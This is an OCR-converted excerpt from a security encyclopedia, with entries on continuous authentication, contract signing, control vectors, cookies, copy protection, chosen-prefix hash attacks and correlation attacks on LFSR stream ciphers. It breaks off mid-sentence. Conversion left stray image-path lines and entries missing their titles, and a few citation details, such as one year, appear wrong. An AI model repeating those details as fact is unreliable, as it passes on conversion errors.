Since then, researchers have expanded the state of the art through attempts to address open issues and by covering new authentication data sources and technologies. A brief summary of a sample of the recent work is provided in the following.

Mondal and Bours (2015) made a distinction between periodic authentication and strictly continuous authentication. According to the authors, most existing systems process the authentication information periodically. In those systems, the authentication decision-making is based on a fixed amount of actions or data captured in a fixed time interval. In contrast, the authors proposed a stricter approach in which authentication decisions are made based on each single action generated by the user. While

such strict approach closes the window of vulnerability in the authentication decision-making process, as it should be expected, it increases the computational cost.

Biological signals, such as photoplethysmogram (PPG), electrocardiogram (ECG), and electroencephalogram (EEG), have emerged among some of the popular data sources used for continuous authentication. For instance, Nakayama et al. (2019) explored the use of PPG biosignal and a galvanic coupling (GC) channel for continuous authentication in eHealth.

Chuang et al. (2018) explored the application of continuous authentication for IoT devices by proposing a lightweight authentication protocol based on the concept of valid authentication time period and using dynamic features of the IoT devices and gateways.

Baldini et al. (2019) proposed an approach for continuous authentication of automotive vehicles based on the inertial measurement units (IMUs) mounted on the vehicles. According to the authors, this could be seen as an alternative in environments where the strong cryptosystems traditionally used for authentication may not be available or are too costly to deploy and operate. Mobile devices provide several sensors that can be leveraged toward continuous authentication. Sitová et al. (2015) developed a continuous authentication framework for smartphone users by combining features based on keystroke, tap and hand movement orientation, and grasp. Murmuria et al. (2015) proposed an approach for continuous authentication of mobile users by combining three different modalities: power consumption (e.g., voltage, current, and battery charge from the battery drive), touch gestures (based on gyroscope and accelerometer sensor data), and physical movement (based on the user activity while using the device).

Continuous authentication based on face biometric is still at an emerging state due to numerous challenges involved. Attempts have been made at combining face and other biometric modalities for continuous authentication. For instance, Crouse et al. (2015) have developed a continuous authentication scheme by fusing face scans with mobile device signals from the gyroscope, accelerometer, and magnetometer. According to the authors, the use of the aforementioned mobile device signals helps correct and improve the accuracy of the continuous face biometric.

Summary

The last decade has witnessed an exponential rise in the occurrence of hacking incidents. A key threat faced by organizations is the possibility for hackers to circumvent initial authentication controls no matter how strong these controls are. Continuous authentication is an emerging security paradigm which addresses the aforementioned threat by repeatedly checking the user identity throughout a session. This chapter provides an outline of continuous authentication.

Contract Signing

Matthias Schunter[63] ✉
(63) Intel Labs Europe, Munich, Germany

✉ **Matthias Schunter**
Email: schunter@acm.org


Synonyms

Nonrepudiable agreement

Definition

A contract is a nonrepudiable agreement on a given contract text that can be used to prove agreement between the signatories to any verifier.

Background



Early contract signing protocols were either based on an in-line Trusted Third Party (Rabin 1983), gradual exchange of secrets (Blum 1983), or gradual increase of privilege (Ben-Or et al. 1990).

Theory

A contract signing scheme (Blum 1981) is used to fairly compute a contract such that, even if one of the signatories misbehaves, either both or none of the signatories obtain a contract. Contract signing generalizes fair exchange of signatures: a contract signing protocol does not need to output signatures but can define its own format instead. Contract signing can be categorized

by the properties of fair exchange (like abuse freeness) as well as the properties of the nonrepudiation tokens it produces (like third-party time stamping of the contract). Unlike agreement protocols, contract signing needs to provide a nonrepudiable proof that an agreement has been reached.

Like fair exchange protocols, two-party contract signing protocols either do not guarantee termination or else may produce a partially signed contract. As a consequence, a trusted third party is needed for most practical applications. Optimistic contract signing (Pfitzmann et al. 1998) protocols optimize by involving this third party only in case of exceptions. The first *optimistic* contract signing scheme has been described in Even (1983). An optimistic contract signing scheme for asynchronous networks has been described in Asokan et al. (1988). An example for a multiparty abuse-free optimistic contract signing protocol has been published in Baum-Waidner and Waidner (2000). A simple optimistic contract signing protocol for synchronous networks is sketched in Fig. 1: party A sends a proposal, party B agrees, and party A confirms. If party A does not confirm, B obtains its contract from the TTP. (Note that the generic fair exchange protocol (fair exchange) can be adapted for contract signing, too, by using a signature under C as $item_X$, using (C, X) as description $desc_X$, and using the signature verification function as the verification function.) Contract signing protocols can use blockchain services as a trusted third party to guarantee fairness (Hinarejos et al. 2023). Smart contracts replace the contract text by software that codifies the rules of the contract (Suvitha and Subha 2021).

Control Vector

Marijke De Soete[64] ✉
(64) Security4Biz, Oostkamp, Belgium

Definition

A method for controlling the usage of cryptographic keys.

Background

A method introduced – and patented in a number of application scenarios – by IBM in the 1980s.

Theory

The basic idea is that each cryptographic key has an associated control vector, which defines the permitted uses of the key within the system, and this is enforced by the use of tamper-resistant hardware. At key generation, the control vector is cryptographically coupled to the key via a special encryption process, for example, by XOR-ring the key with the control vector before encryption and distribution. Each encrypted key and control vector is stored and distributed within the cryptographic system as a single token. As part of the decryption process, the cryptographic hardware also verifies that the requested use of the key is authorized by the control vector.

Applications

As an example, nonrepudiation may be achieved between two communicating hardware boxes by the use of a conventional MAC

algorithm using symmetric methods. The communicating boxes would share the same key, but whereas one box would only be allowed to generate a MAC with that key, the other box would only be able to verify a MAC with the same key. The transform of the same key from, for example, MAC-generation to MAC-verification is known as key translation and needs to be carried out in tamper-resistant hardware as well. Similarly, the same symmetric key may be used for encryption only enforced by one control vector in one device and for decryption only enforced by a different control vector in a different device.

Open Problems

A paper describing an attack on control vectors was published by M. Bond (2000). The paper describes a method of changing the control vector (CV) of a specific key in a cryptographic coprocessor by modifying the value of the key encrypting key that is used to encipher or decipher that key. IBM provided comments to this paper in https://www.mike-bond.com/research/CVDif-Response.pdf.

Browser cookie; HTTP cookie; Tracking cookie

Definition

A cookie is an object stored by a web browser on behalf of a Web site.

Background

As the World Wide Web came into existence in the early and mid 1990s, increasing complexity of browser–server interaction created a demand for persistent data to be kept at the browser. Cookies were implemented in response to these demands and became a ubiquitous feature. By the late 1990s, privacy advocates were raising concerns about potential cookie abuses.

Theory

As originally conceived, the World Wide Web allowed for documents to be accessed from other documents via hypertext using a web browser. In such

a model, visited documents' content always remain unchanged and it was therefore unnecessary to be able to identify any residual characteristics about a particular browser. As Web sites became more complex, content publishers sought the ability to provide customized content based on previous interactions with the browser in question. One of the most commonly cited examples of such a system is the "virtual shopping cart," in which a user can add desired items to a list that is persistent between visits to the Web site in question.

During web transactions, a web server may "offer" a cookie to a browser, which the browser may choose to accept. The web server may subsequently request data contained in the cookie, although valid requesters are restricted by domain as specified in the cookie itself, and the cookie's content therefore cannot be read by an arbitrary requester. This restriction is an important security feature, but there remain scenarios in which cookies present security concerns.

A cookie contains a main name-value pair with additional optional attributes. Listed below are two sample cookies: Cookie 1 is named `zipcode` and has a value of `30301|AAA|14`. Additional attributes are listed that qualify the applicability and expiry of the cookie. The mechanics of setting and requesting cookie data are described in the relevant protocol documents (RFC2965 2000).

```
Name: zipcode
Content: 30301|AAA|14
Domain: .aaa.com
Path: /
Send For: Any type of connection
Expires: September 15, 2010 11:03:13 PM
```

Cookie 2 below is similar to cookie 1 above, although meanings of "`data`" and the hexadecimal value are not immediately clear.

```
Name: data
Content: E15FBEDB0764BA5B06C035EC1CC7546
9E15FBEDB0764BA5B06C035EC1CC75469
Domain: .aaa.com
Path: /
```

```
Send For: Any type of connection
Expires: September 15, 2010 11:03:13 PM
```

Applications

Cookies are used by web service providers for a wide variety of purposes, including storing preferences and other session information on behalf of users. One controversial application of cookies is to track the browsing behavior of web users. Once common example that raises privacy concerns involves a desired site that hosts a “banner add” through a third-party advertising network. In processing the desired site, the browser will request content from the third party and may accept a cookie from them. When the user visits another site that uses the same third party for advertising, the third party can look for the presence of its previously-set cookie and infer what previous site the user visited. Such inferences are highly sought-after by advertisers, as they allow for detailed profiling of a user’s interests and thus for highly targeted advertisements.

In addition to cookies stored directly by the browser, an emerging trend exists in which browser plugins store cookies independent of the browser’s cookie management scheme. One well-known example is that of “flash cookies,” which can be created by the popular Adobe Flash plugin. They are subject to many of the same privacy concerns as HTTP cookies, but since they are managed separately from HTTP cookies and also are generally much less well known by users, there is an enhanced potential for privacy concerns arising.

Because the content of a cookie is completely up to the discretion of the remote web server, it may contain information that a user would consider sensitive, and the user may be unaware that such information is stored within the browser. While most browsers make it possible for a user to review and discard cookies, users are not necessarily aware of cookies or the relevant privacy concerns. In some cases (such as the second cookie above), even if a user reviews a given cookie, it may be impossible for the user to determine the privacy implications of the cookie, since the content could be obfuscated or even encrypted by the remote web server. Cookies are often used as authentication tokens for web services, which opens the possibility that if an attacker were able to acquire a copy of the cookie (either through network interception, host intrusion or injecting malicious

content into the original webpage), the attacker could impersonate the user (Karlof 2007).

Privacy advocates argue that users' rights are being violated by collecting such information without their informed consent. In response to privacy concerns, the US federal government issued an advisory in 1999 that directed government Web sites not to use cookies. As of mid-2009, this policy was being reconsidered because it is seen as limiting the functionality of government Web sites. The federal communications commission and state governments have forced privacy concessions from companies such as DoubleClick, requiring them to disclose more information about how cookies are used (Kristol 2001).

Open Problems and Future Directions

The security and privacy concerns posed by cookies represent a formidable challenge. The ubiquity of web browsing ensures that almost every Internet user interacts with cookies, and increasingly-rich web services will continue to rely on cookies. Currently a significant amount of technical knowledge is required to understand and manage the privacy implications of cookies, forcing unsavvy users to invest significant effort in managing their privacy, to endure reduced functionality from web services (if cookies are disabled), or to ignore certain privacy concerns. In order to realize the goal of a privacy-preserving web environment, users must understand clearly what information is being gathered about them and have the ability to easily specify universally applicable privacy policies. Realizing this goal would require significant advances in both technical standards governing cookies and human–computer interaction.


Copy Protection

Gerrit Bleumer[66] ✉
(66) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition



Copy protection attempts to find ways that limit the access to copyrighted material and/or inhibit the copy process itself. Examples of copy protection include encrypted digital TV broadcast, access controls to copyrighted software through the use of license servers or through the use of special hardware add-ons (dongles), and technical copy protection mechanisms on the media.

Theory and Applications

Copy protection mechanisms can work proactively by aiming to prevent users from accessing copy protected content or they can deter users from playing illegitimate copyrighted content by monitoring which users play which content or a combination of both.

The schematic chain of action to copy content played on one player A in order to become available on another player B is shown in Fig. 1. An original piece of content available on player A needs to be recorded, distributed, and played back on a player B in order to be valuable to someone else or in a different location. Proactive copy protection

mechanisms are about breaking this chain of action in one or more stages: at the recording, distribution, or playback stage.

Copy Protection, Fig. 1 Schematic chain of action to copy content

Inhibiting unauthorized recording. For content that is distributed on physical media such as floppy disks, *digital audio tape* (DAT), CD-ROM, or *digital versatile disk* (DVD), copy protection can be achieved by *master copy control* or *copy generation control*.

Master copy control. If consumers are not allowed to even make backup copies of their master media, then one can mark the master media themselves in addition to or instead of marking the copyrighted content. This was an inexpensive and common way to protect software distributed for example on floppy disks. One of the sectors containing critical parts of the software was marked as bad such that data could be read from that sector, but could not be copied to another floppy disk. Another example is the copy protection signal in copyrighted video tape cassettes as marketed by Macrovision. The copy protection signal is inserted in the vertical blanking interval, that is, the short time between any two video frames, and it contains extra sync pulses and fake video data. Since the TV is not displaying anything during the blanking interval, the movie is showing fine on a TV. A VCR, on the other hand, is trying to make a faithful recording of the entire signal that it sees. It therefore tries to record the signal containing the extra sync pulses, such that the real video information in the frame gets recorded at a much lower level than it normally would, so the screen turns black instead of showing the movie.

Copy generation control. If consumers are allowed to make copies of their master copy, but not of copies of the master copy, then one needs to establish control over the vast majority of content recorders, which must be

able to effectively prevent the making of unauthorized copies. This approach is somewhat unrealistic because even a small number of remaining unregistered recorders can be used by organized hackers to produce large quantities of pirated copies.

Inhibiting unauthorized playback. Instead of protecting the distribution media of digital content, one can protect copyrighted digital content itself by *marking copyrighted content* and enforcing *playback control* by allowing only players that interpret these copyright marks according to certain access policies (access control). This approach works for digital content that is being distributed on physical media as well as being broadcast or distributed online. It is an example of *digital rights management* (*DRM*).

Mark copyrighted content. If consumers are allowed to make a few backup copies for their personal use, then the copyrighted digital content itself can be marked as copy protected in order to be distinguishable from unprotected digital content. The more robust the marking is, that is, the harder it is to remove it without significantly degrading the quality of the digital content, the stronger copy protection mechanism can be achieved.

Playback control. Players for copyrighted content need to have a tamper resistant access circuitry that is aware of the copy protection marking, or players need to use online license servers to check the actual marks. Before converting digital content into audible or visible signals, the player compares the actual marking against the *licenses* or *tickets*, which are either built into their access circuitry or are retrieved from a license server online, and stops playback if the former does not match the latter. The exact behavior of players is determined by access policies. There can be different kinds of tickets or licenses. Tickets of one kind may represent the right of ownership of a particular piece of content, that is, the piece of content can be played or used as many times as the owner wishes. Tickets of another kind may represent the right of one-time play or use (*pay-per-view*). Other kinds of tickets can be defined. The more tamper resistant the access circuitry is or the more protected the communication with the license server and the license server itself is, the stronger copy protection mechanism can be achieved.

Marking of copyrighted content can use anything from simple one-bit marks to XrML tags to sophisticated watermarking techniques. An example of the former is to define a new audio file format, in which the mark is a part of the header block but is not removable without destroying the original signal, because part of the definition of the file format requires the mark to be therein. In this case, the signal would not really be literally "destroyed" but any application using this file format would not touch it without a valid mark. Some *electronic copyright management systems* (*ECMS*) propose mechanisms like this. Such schemes are weak as anyone with a computer or a digital editing workstation would be able to convert the information to another format and remove the mark at the same time. Finally, this new audio format would be incompatible with the existing ones. Thus, the mark should better be really embedded in the audio signal. This is very similar to SCMS (Serial Code Management System). When Phillips and Sony introduced the "S/PDIF" (Sony/Phillips Digital Interchange Format), they included the SCMS which provides a way copies of digital music are regulated in the consumer market. This information is added to the stream of data that contains the music when one makes a digital copy (a "clone"). This is in fact just a bit saying: digital copy prohibited or permitted. Some professional equipment are exempt from having SCMS. With watermarking, however, the copy control information is part of the audiovisual signal and aims at surviving file format conversion and other transformations.

Inhibiting unauthorized distribution. An alternative to marking is *containing* copyrighted content. With this approach, the recording industry encrypts copyrighted digital content under certain encryption keys such that only players with appropriate decryption keys can access and playback the content.

Encrypt copyrighted content. The copyrighted digital content itself is encrypted in order to be accessible by authorized consumers only. The more robust the encryption, the stronger copy protection mechanism can be achieved.

Playback control. Players for copyrighted content need to have a tamper resistant access circuitry that is aware of certain decryption keys that are

necessary to unlock the contents the consumer wants to be played. Before converting digital content into audible or visible signals, the player needs to look up the respective decryption keys, which are either built into the access circuitry of the player or are retrieved from a license server online. The exact behavior of players is determined by access policies. There can be different kinds of decrypting keys. Decrypting keys of one kind may represent the right of ownership of a particular piece of content, that is, the piece of content can be played or used as many times as the owner wishes. Tickets of another kind may represent the right of one-time play or use (*pay-per-view*). Other kinds of decryption keys can be defined. The more tamper resistant the access circuitry or the more protected the communication with the license server and the license server itself is, the stronger copy protection mechanism can be achieved.

In order to effectively prevent consumers from copying digital content protected in this way, the players must not allow consumers to easily access the decrypted digital content. Otherwise, the containing approach would not prevent consumers from reselling, trading, or exchanging digital content at their discretion. As a first line of protection, players should not provide a high-quality output interface for the digital content. A stronger level of protection is achieved if the decryption mechanism is integrated into the display, such that pirates would only obtain signals of degraded quality. The *content scrambling system* (CSS) used for *digital versatile disks* (DVDs) (Bloom et al. 1999) is an example of the containing approach: in CSS, each of n manufacturers (n being several hundreds by 2002) has one or more manufacturer keys, and each player has one or more keys of its manufacturer built in. Each DVD has its own disk key dk, which is stored n times in encrypted form, once encrypted under each manufacturer key. The DVD content is encrypted under respective sector keys, which are all derived from the disk key dk.

Copy protection mechanisms can also work retroactively by deterring authorized users from leaking copies to unauthorized users. This approach requires solving the following two problems.

Mark copy protected content individually. Copy protected digital content carries information about its origin, that is, the original source, author, distributor, etc., in order to allow to trace its distribution and spreading. It is like embedding a unique serial number in each authorized copy of protected

content. The more robust the embedded marking, that is, the harder it is to remove it without significantly degrading the quality of the digital content, the stronger copy protection mechanism can be achieved.

Deter from unauthorized access. Players need to have no tamper resistant access circuitry nor online access to license servers. Instead, each customer who receives an authorized copy is registered with the serial number of the copy provided. The marking serves as forensic evidence in investigations to figure out where and when unauthorized copies of original content have surfaced. This retroactive approach can be combined with the above-mentioned proactive approach by using the embedded serial numbers as individual watermarks, which are recognized by players for the respective content.

This approach can use anything from hidden serial numbers to sophisticated fingerprinting techniques. Fingerprints are characteristics of an object that tend to distinguish it from other similar objects. They enable the owner to trace authorized users distributing them illegally. In the case of encrypted satellite television broadcasting, for instance, users could be issued a set of keys to decrypt the video streams and the television station could insert fingerprint bits into each packet of the traffic to detect unauthorized uses. If a group of users give their subset of keys to unauthorized people (so that they can also decrypt the traffic), at least one of the key donors can be traced when the unauthorized decoder is captured. In this respect, fingerprinting is usually discussed in the context of the traitor tracing*problem*.

Open Problems

Copy protection is inherently difficult to achieve in open systems for at least two reasons: The requirements on watermarking are contradictory. In order to build an effective large-scale copy protection system, the vast majority of available players had to be equipped with some kind of tamper resistant circuitry or had online access to some license servers. Such circuitry had to be cheap and be integrated right into the players, and such online service had to be cheap and conveniently fast. Otherwise, the watermarking had no chance to gain any significant market share. However, tamper resistant hardware is expensive, so the cost per player limits the

strength of the tamper resistance of its access circuitry. Online services incur communication costs on consumers and do not give them the independence and speed of off-line access circuitry. The way how the CSS used for DVDs was “hacked” is just one more incident demonstrating the contradicting requirements: since the encryption mechanism was chosen to be a weak feedback shift register cipher, it was only a matter of time until a program called *DeCSS* surfaced, which can decipher any DVD. The access circuitry of players into which the deciphering algorithm is built was not well protected against reverse engineering the algorithm, and hence, the secret algorithm leaked, and with it the DVD keys one by one. The watermarking scheme of the *Secure Digital Music Initiative* (SDMI) (n.d.) (a successor of MP3) was broken by Fabien Petitcolas et al. (1998). Later, a public challenge of this watermarking scheme was broken by Felten et al. (Craver et al. 2001). The SDMI consortium felt this piece of research might jeopardize the consortium’s reputation and revenue so much that the SDMI consortium threatened to sue the authors if they would present their work at a public conference. Attacks on various other copy protection mechanisms have been described by Anderson in Sect. 20.3.30 of Anderson (2001).

The requirements on fingerprinting are contradictory as well. On one hand, the broadcaster or copyright holder may want to easily recognize the fingerprint, preferably visually. This allows easy tracing of a decoder that is used for illegal purposes. This approach is very similar to the commonly used watermarking by means of the logo of a TV station that is continuously visible in one of the corners of the screen. On the other hand, the fingerprint should be hidden, in order not to disturb paying viewers with program-unrelated messages on their screen, or to avoid any pirate detecting and erasing the fingerprint electronically. In the latter case, one may require specific equipment to detect and decode a fingerprint.

Despite the inherent technical difficulties to build effective large-scale copy protection systems, the content industries (TV producers, movie makers, audio makers, software companies, publishers) have and will continue to have a strong interest in protecting their revenues against pirates. They are trying to overcome the contradictory requirements mentioned above by two complementing approaches: they try to control the entire market of media players and recorders by contracting with the large suppliers. While they opt for relatively weak but inexpensive access circuitry for these players, they compensate for the weakness by promoting

suitable laws that deter consumers from breaking this access circuitry or resorting to unauthorized players, or using unauthorized recorders. An example for trying to make secure access circuitry pervasive in the PC market is the *trusted computing platform alliance* (TCPA) (n.d.). An example of such legislative initiative is the *digital millennium copyright act* (DMCA) (n.d.) in the United States. It prohibits the modification of any electronic copyright arrangement information (CMI) bundled with digital content, such as details of ownership and licensing, and outlaws the manufacture, importation, sale, or offering for sale of anything primarily designed to circumvent copyright protection technology.

It is clear that the issue of copy protection is a special case of the more general issue of *digital rights management* (DRM). Both issues bear the risk of a few companies defining the access policies, which are enforced by the players and thus determine what and how a vast majority of people would be able to read, watch, listen to, or work with. An extensive overview of the debate about content monopolies, pricing, free speech, democratic, privacy, and legislative issues, etc., is given by the Electronic Privacy Information Center at Digital Rights Management (n.d.).

Chosen-prefix attack

Definition

A correcting-block attack on a Hash Function finds one or more blocks that make two different internal states collide or that bring an internal state to a given hash result.

Background

Correcting-block attacks have been applied in the 1980s to a range of hash functions based on modular arithmetic; more recently, they have also shown to be effective against custom designed hash functions such as *MD5* and SHA-1.

Theory

A correcting-block attack finds collisions or (second) preimages for certain Hash Functions. The opponent can freely choose the start of the message;

for this reason some authors call this attack a chosen-prefix attack. For a preimage attack, one chooses an arbitrary message X and finds one or more correcting blocks Y such that $h(X\|Y)$ takes a certain value (here $\|$ denotes concatenation). For a second preimage attack on the target message $X\|Y$, one freely chooses X' and searches one or more correcting blocks Y' such that $h(X'\|Y') = h(X\|Y)$ (note that one may select $X' = X$). For a collision attack, one chooses two arbitrary messages X and X' with $X' \neq X$; subsequently, one searches for one or more correcting blocks denoted with Y and Y', such that $h(X'\|Y') = h(X\|Y)$. This attack often applies to the last block and is then called a correcting-last-block attack, but it can also apply to earlier blocks. Note also that once a collision has been found, one can append to both messages an arbitrary string Z.

Applications

Hash functions based on algebraic structures are particularly vulnerable to this attack, since it is often possible to invert the compression function using algebraic manipulations (Preneel 1993). A typical countermeasure to a correcting-block attack consists of adding redundancy to the message blocks so that it becomes computationally infeasible to find a correcting block with the necessary redundancy. The price paid for this solution is a degradation of the performance.

A first example is a multiplicative hash proposed by Bosset in 1977 (Bosset 1977), based on $GL_2(GF(p))$, the group of 2×2 invertible matrices over $GF(p)$, with p = 10,007. Camion showed how to find a second preimage using a correcting-block attack that requires 48 correcting blocks of 6 bits each (Camion 1986).

In 1984 Davies and Price (Davies and Price 1984) proposed a hash function with the following compression function f:

$$f = (H_{i-1} \oplus X_i)^2 \bmod N,$$

where X_i is the message block, H_{i-1} is the chaining variable, and N is an *RSA* modulus. In order to preclude a correcting-block attack, the text input is encoded such that the most (or least) significant 64 bits of each block are equal to 0. However, Girault (Girault 1988) has demonstrated that a second

preimage can be found using the extended Euclidean algorithm (Euclidean Algorithm); improved results can be found in Girault and Misarsky (1997).

The 1988 scheme of CCITT X.509 Annex D (ITU-T X.500 1988) tried to remedy this approach by distributing the redundancy (one nibble in every byte). However, Coppersmith (Coppersmith 1989) applied a correcting-block attack to find two distinct messages X and X' such that

$$h\left(X'\right) = 256 \cdot h(X).$$

This is a highly undesirable property, which a.o. implies that this hash function cannot be used in combination with a multiplicative signature scheme such as *RSA*. In 1998, ISO has adopted two improved schemes based on modular arithmetic (ISO/IEC 10118–4 *Modular Arithmetic Secure Hash, MASH-1 and MASH-2* [ISO/IEC 10118 1998]), which so far have resisted correcting-block attacks.

A correcting-block collision attack was applied by Stevens et al. (Stevens et al. 2009) to MD5 with a cost of 2^{39} calls to the compression function. The authors, who called this attack a chosen-prefix attack, managed to exploit this attack to obtain a rogue server certificate (Sotirov et al. 2009): they created two carefully crafted MD5-based *X.509 certificates* and had one of these certificates signed by a commercial certification authority as a user certificate. In 2020, Leurent and Peyrin (Gaëtan Leurent, 2020) developed a correcting-block attack (chosen-prefix) on SHA-1 with a cost of $2^{63.4}$ calls to the compression function; as an example, they created a pair of different PGP/GnuPG keys with colliding certificates.

Definition

The *correlation attack* was proposed by Siegenthaler in 1985. It applies to any running-key generator composed of several linear feedback shift registers (LFSRs). The correlation attack is a divide-and-conquer technique: it aims at recovering the initial state of each constituent LFSRs separately from the knowledge of some keystream bits (in a known plaintext attack). A similar ciphertext only attack can also be mounted when there exists redundancy in the plaintext (see Siegenthaler 1985).

The original correlation attack presented in (Siegenthaler 1985) applies to some combination generators composed of n LFSRs of lengths $L_1, \ldots, L_n$. It enables to recover the complete initialization of the generator with only $\sum_{i=1}^{n} \left(2^{L_i} - 1\right)$ trials instead of the $\prod_{i=1}^{n} \left(2^{L_i} - 1\right)$ tests required by an exhaustive search. Some efficient variants of the original correlation attack can also be applied to other keystream generators based on LFSRs, like filter generators (fast correlation attack for details).

Theory

Original correlation attack on combination generators. The correlation attack exploits the existence of a statistical dependence between the

keystream and the output of a single constituent LFSR. In a binary combination generator, such a dependence exists if and only if the output of the combining function f is correlated to one of its inputs, i.e., if

$$p_i = \Pr\left[f\left(x_1, \ldots, x_n\right) \neq x_i \right] \neq \frac{1}{2}$$

for some i, $1 \leq i \leq n$. It equivalently means that the keystream sequence $\mathbf{s} = (s_t)_{t \geq 0}$ is correlated to the sequence $\mathbf{u} = (u_t)_{t \geq 0}$ generated by the i-th constituent LFSR. Namely, the correlation between both sequences calculated on N bits

$$\sum_{t=0}^{N-1} (-1)^{s_t + u_t \bmod 2}$$

(where the sum is defined over real numbers) is a random variable which is binomially distributed with mean value $N(1 - 2p_i)$ and with variance $4Np_i(1 - p_i)$ (when N is large enough). It can be compared to the correlation between the keystream $\mathbf{s}$ and a sequence $\mathbf{r} = (r_t)_{t \geq 0}$ independent of $\mathbf{s}$ (i.e., such that $\Pr[s_t \neq r_t] = 1/2$). For such a sequence $\mathbf{r}$, the correlation between $\mathbf{s}$ and $\mathbf{r}$ is binomially distributed with mean value 0 and with variance N. Thus, an exhaustive search for the initialization of the i-th LFSR can be performed. The value of the correlation enables to distinguish the correct initial state from a wrong one since the sequence generated by a wrong initial state is assumed to be statistically independent of the keystream. Table 1 gives a complete description of the attack.

Correlation Attack for Stream Ciphers, Table 1 Correlation attack

Input. $s_0 s_1 \ldots s_{N-1}$, N keystream bits,
$p_i = \Pr[f(x_1, \ldots, x_n) \neq x_i] \neq 1/2$.
Output. $u_0 \ldots u_{L_i - 1}$, the initial state of the i-th constituent LFSR.
For each possible initial state $u_0 \ldots u_{L_i - 1}$
Generate the first N bits of the sequence u produced by the i-th LFSR from the chosen initial state.
Compute the correlation between $s_0 s_1 \ldots s_{N-1}$ and $u_0 u_1 \ldots u_{N-1}$:


$$\alpha \leftarrow \sum_{i=0}^{N-1} (-1)^{s_t + u_t \bmod 2}$$

If α is close to $N(1 - 2p_i)$
return $u_0 u_1 \ldots u_{L_i - 1}$

In practice, an initial state is accepted if the magnitude of the correlation exceeds a certain decision threshold which is deduced from the expected false alarm probability P_f and the non-detection probability P_n (see Siegenthaler 1985). The required keystream length N depends on the probability p_i and on the length L_i of the involved LFSR: for $P_n = 1.3 \cdot 10^{-3}$ and $P_f = 2^{-L_i}$, the attack requires

$$N \simeq \left(\frac{\sqrt{\ln\left(2^{L_i-1}\right)} + 3\sqrt{2p_i\left(1-p_i\right)}}{\sqrt{2}\left(p_i - 0.5\right)} \right)^2$$

running-key bits. Clearly, the attack performs 2^{L_i-1} trials in average where L_i is the length of the target LFSR. The correlation attack only applies if the probability p_i differs from 1/2.



Correlation attack on other keystream generators. More generally, the correlation attack applies to any keystream generator as soon as the keystream is correlated to the output sequence **u** of a finite state machine whose initial state depends on some key bits. These key bits can be determined by recovering the initialization of **u** as follows: an exhaustive search for the initialization of **u** is performed, and the correct one is detected by computing the correlation between the corresponding sequence **u** and the keystream.

Correlation attack on combination generators involving several LFSRs. For combination generators, the correlation attack can be prevented by using a combining function f whose output is not correlated to any of its inputs. Such functions are called first-order correlation-immune (or 1-resilient in the case of balanced functions) (Siegenthaler 1984). In this case, the running-key is statistically independent of the output of each constituent LFSR; any correlation attack should then consider several LFSRs simultaneously. More generally, a correlation attack on a set of k constituent LFSRs, namely, LFSR i_1, …, LFSR i_k, exploits the existence of a correlation between the running-key **s** and the output **u** of a smaller combination generator, which consists of the k involved LFSRs combined by a Boolean function g of k variables (see Fig. 1). Since $\Pr\left[s_t \neq u_t\right] = \Pr\left[\, f\left(x_1, \ldots, x_n\right) \neq g\left(x_{i_1}, \ldots, x_{i_k}\right)\right] = p_g$, this attack

